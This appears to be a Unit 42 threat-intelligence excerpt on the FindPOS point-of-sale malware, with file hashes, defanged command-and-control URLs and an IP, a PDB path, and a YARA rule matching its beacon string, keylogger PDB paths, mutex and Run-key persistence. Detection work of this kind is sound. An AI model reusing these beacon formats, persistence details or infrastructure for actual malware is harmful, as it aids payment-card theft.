SHA256	9E295D3807772889585D16CB5F334156F0C866CC50FBBBDE8BC8CE9266AD4D21
Size	316928 Bytes
Entropy	6.993625
Timestamp	2015-01-20 00:02:45
Unpack Timestamp	2015-01-16 18:17:11
URLs	gutontredsup[.]com/pes6/viewtopic.php (185.13.32.95 - MOSCOW, MOSCOW CITY [Russia]) sedsoceheg[.]ru/pes6/viewtopic.php righletfoligh[.]ru/pes6/viewtopic.php
PDB	H:\Work\Current\FindStr\Release\FindStr.pdb

YARA Rule

```
1  import "cuckoo"
2  rule findpos
3  {
4  meta:
5  description = "FindPOS is a newly discovered POS family."
6  category = "Point of Sale"
7  author = "Josh Grunzweig"
8  strings:
9  $s1 = "oprat=2&uid=%I64u&uinfo=%s&win=%d.%d&vers=%s" nocase wide ascii
10 $pdb1 = "H:\\Work\\Current\\FindStr\\Release\\FindStr.pdb" nocase wide ascii
11 $pdb2 = "H:\\Work\\FindStrX\\Release\\FindStr.pdb" nocase wide ascii
12     $pdb3 = "H:\\Work\\Current\\KeyLogger\\Release\\KeyLogger.pdb" nocase wide ascii
13 condition:
14 any of ($s*) or
15 any of ($pdb*) or
16       (
17         cuckoo.sync.mutex(/WIN_[a-fA-F0-9]{16}/) and
18         cuckoo.registry.key_access(/\\Software\\Microsoft\\Windows\\CurrentVersion\\Run/) and
19         (
20           cuckoo.filesystem.file_access(/C\:\\WINDOWS\\System32\\\w{8}\.exe/) or
21           cuckoo.filesystem.file_access(/C\:\\Documents\ and\ Settings\\[^\\]+\\\w{8}\.exe/)
22         )
23       )
24 }
25
26
```

27 28	

Source: https://unit42.paloaltonetworks.com/findpos-new-pos-malware-family-discovered/